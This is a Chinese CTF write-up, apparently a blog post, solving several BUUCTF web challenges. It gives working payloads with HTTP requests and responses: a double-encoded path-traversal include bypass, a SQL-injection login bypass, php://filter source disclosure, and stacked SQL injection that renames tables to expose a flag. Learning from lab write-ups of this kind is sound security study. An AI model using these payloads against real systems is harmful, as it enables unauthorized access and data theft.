[CTF从0到1学习] BUUCTF WEB部分 wp（待完善）

原创

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[CTF从0到1学习] BUUCTF WEB部分 wp（待完善）

文章目录

[HCTF 2018]WarmUp

首先看看网页源码呗

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
         //定义了一个数组
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            // 判断，变量是否为空，是否不是字符串
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }
   // 如果参数存在于数组中，返回true
            if (in_array($page, $whitelist)) {
                return true;
            }
   // mb_substr是截取函数，从0到?
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            // 如果变量在数组中，返回true
            if (in_array($_page, $whitelist)) {
                return true;
            }
   // 先进行url解码，然后截取字符，如果变量在数组中没返回true
            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

可以看到函数代码中有四个if语句
第一个if语句对变量进行检验，要求$page为字符串，否则返回false
第二个if语句判断$page是否存在于$whitelist数组中，存在则返回true
第三个if语句判断截取后的$page是否存在于$whitelist数组中，截取$page中'?'前部分，存在则返回true
第四个if语句判断url解码并截取后的$page是否存在于$whitelist中，存在则返回true
若以上四个if语句均未返回值，则返回false
有三个if语句可以返回true，第二个语句直接判断$page，不可用


有三个if语句可以返回true，第三个语句直接判断$page，不可用
第三个语句截取'?'前部分，由于?被后部分被解析为get方式提交的参数，也不可利用
第四个if语句中，先进行url解码再截取，因此我们可以将?经过两次url编码，在服务器端提取参数时解码一次，checkFile函数中解码一次，仍会解码为'?'，仍可通过第四个if语句校验。（'?'两次编码值为'%253f'），构造url：
所以我们的payload 就是

```
file=source.php?file=source.php%253f../../../../../ffffllllaaaagggg
```

成功拿到flag



[极客大挑战 2019]EasySQL



这种就是抓抓包了，发现有单引号报错

那就是典型的万能密码了

payload：`/check.php?username=admin'%20or%201=1%23&password=123`

Request

Pretty | Raw | \n | Actions


```
GET /check.php?username=admin'%20or%201=1%23&password=123 HTTP/1.1
Host: 50b67343-fc8f-4024-99ee-b405c2ef1c3e.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://50b67343-fc8f-4024-99ee-b405c2ef1c3e.node4.buuoj.cn:
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 26 Nov 2021 16:15:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 779

<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>check</title>
</head>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="cente
 style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y
p></div>

       <body background='./image/background.jpg' style='
background-repeat:no-repeat ;background-size:100% 100%;
background-attachment: fixed;'>
         <br><br><br>
         <h1 style='font-family:verdana;color:red;text-align:center;
Login Success!</h1><br><br><br>
         </br>
         <p style='
font-family:arial;color:red;font-size:30px;text-align:center;'>flag:
</p>
         </br>
         <p style='
font-family:arial;color:#ffffff;font-size:30px;text-align:center;'>
flag{9d27a55c-4d3b-40dd-9738-84d5340fa482}
</p>
       </body>

</html>
```



[极客大挑战 2019]Havefun




先看网页源代码吧

```
    </div>
</div>
                <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
      <div style="position: absolute;bottom: 0;width: 9
      </body>
</html>
```


试了试cat=dog居然解出flag了。可能是那种签到题吧




[ACTF2020 新生赛]Include



首先题目是include，所以会往文件包含去想


尝试使用php://filter伪协议

payload: `?file=php://filter/read=convert.base64-encode/resource=flag.php`



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NzAxZGNiMDQtOWZlYS00MTIxLThmNDEtMzJiZmI5MWZlYzBifQo=

base64解码得



[强网杯 2019]随便注

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



看一眼源码

```
<html>

<head>
    <meta charset="UTF-8">
    <title>easy_sql</title>
</head>

<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
    姿势: <input type="text" name="inject" value="1">
    <input type="submit">
</form>

<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br></pre>

</body>

</html>
```

好家伙！！！！，那就手工注入吧

单引号报错，找到注入点

union select 进行测试



然后就想到了**堆叠注入**，别问我怎么知道的。我被深育杯第一个虐惨了！！！


姿势: 1';show databases;--+ 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
```


好像也就ctftraining这一个有用呗

然后看看表



然后看看两张表的结构

姿势: 1919810931114514`;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
```

```
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


那么可以猜测我们提交查询的窗口就是在这个表里查询数据的

7. 那么查询语句很有可能是 : selsect id,data from words where id =

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

```
1';rename words to words1;rename `1919810931114514` to words;alter table flag id varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc  words;#
```

再用一下一开始的操作id=1' or 1=1#

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(42) "flag{d6628c97-69f3-41b7-819f-a295b7d53062}"
}
```


https://www.cnblogs.com/wjw-zm/p/12359735.html

[SUCTF 2019]EasySQL

ive me your flag, I will tell you if the flag is right.

提交查询

rray ([0] => 1)

```
POST / HTTP/1.1
Host: 348ea23e-0466-452c-b960-a33923751f63.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://348ea23e-0466-452c-b960-a33923751f63.node4.buuoj.cn:
Cookie: PHPSESSID=d21314fd58b88088b69d61b4c62b0a81
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

query=1;show databases;-+
```

```
<body>

  <a> Give me your flag, I will tell you if the flag is right. </
  <form action="" method="post">
    <input type="text" name="query">
    <input type="submit">
  </form>
</body>
</html>

Array
(
[0] => 1
)
Array
(
[0] => ctf
)
Array
(
[0] => ctftraining
)
Array
(
[0] => information_schema
)
Array
(
[0] => mysql
)
Array
(
[0] => performance_schema
)
Array
(
[0] => test
)
```

Search... 0 matches

Search... 0 matches

Give me your flag, I will tell you if the flag is right.

1;show databases;%23 提交查询

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

感觉没有过滤

```
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

query=1;select database();-+
```

```
<html>
  <head>
  </head>

  <body>

    <a> Give me your flag, I will tell you if the flag is
    <form action="" method="post">
      <input type="text" name="query">
      <input type="submit">
    </form>
  </body>
</html>

Array
(
[0] => 1
)
Array
(
[0] => ctf
)
```

select都可以用

这道题目需要我们去对后端语句进行猜测

1、输入非零数字得到的回显1和输入其余字符得不到回显=>来判断出内部的查询语句可能存在有||

2、也就是select 输入的数据||内置的一个列名 from 表名=>即为

select post进去的数据||flag from Flag(含有数据的表名，通过堆叠注入可知)

此时的||起到的作用是or的作用

内置的sql语句为

```
sql="select".post['query']."||flag from Flag";
```

如果$post['query']的数据为*,1，sql语句就变成了

```
select *,1||flag from Flag
```

也就是

```
select *,1 from Flag
```

也就是直接查询出了Flag表中的所有内容